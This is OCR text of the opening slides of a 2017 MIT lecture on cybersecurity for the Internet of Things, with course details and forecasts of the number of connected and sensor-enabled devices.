Cybersecurity for IoT

Prof John R. Williams


MIT, April 2017


7 Billion People...
all creating data

Computation
Data Science
Devices
Machine Learning

1.00 Engineering Computation & Data Science

John R. Williams, Abel Sanchez
Lecture: MWF 9:30-11 (1-390)






Stephen Miles,
Sanjay Sarma and
John Williams

MIT AutoID Laboratory and IoT

IoT

Devices everywhere



212 BILLION

Total number of available sensor enabled objects by 2020


212B is **28x** the total population of the world

30 BILLION

Sensor enabled objects **connected to networks** by 2020

Gartner Inc. forecasts that 6.4 billion connected things will be in use worldwide in 2016, up 30 percent from 2015, and will reach 20.8 billion by 2020. In 2016, 5.5 million new things will get connected each day, Gartner estimates.

